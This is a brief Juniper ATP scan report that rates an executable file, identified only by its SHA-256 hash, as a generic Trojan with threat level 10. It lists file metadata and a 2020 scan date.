Juniper Advanced Threat Prevention (ATP) detects this file.



d78c90684abcd21b26bc...

Threat Level

10

File name d78c90684abcd21b26bccf4b...
Category executable (MIME type: a...

Top Indicators

Malware Name	Trojan:Generic
Signature Match	Generic (Trojan)
Antivirus	Clean

Status

Threat Level	ⓘ 10
Global Prevalence	Medium
Last Scanned	Nov 11, 2020 3:37 PM

File Information

File Name	d78c90684abcd21b26bccf4b6258494a894d9b8d967a79639f0815a17e1e59a5
Category	executable (MIME type: application/dosexec)
Size	7MB
Platform	Generic
Malware Name	Trojan:Generic
Type	Trojan
Strain	Generic

Other De

sha256

md5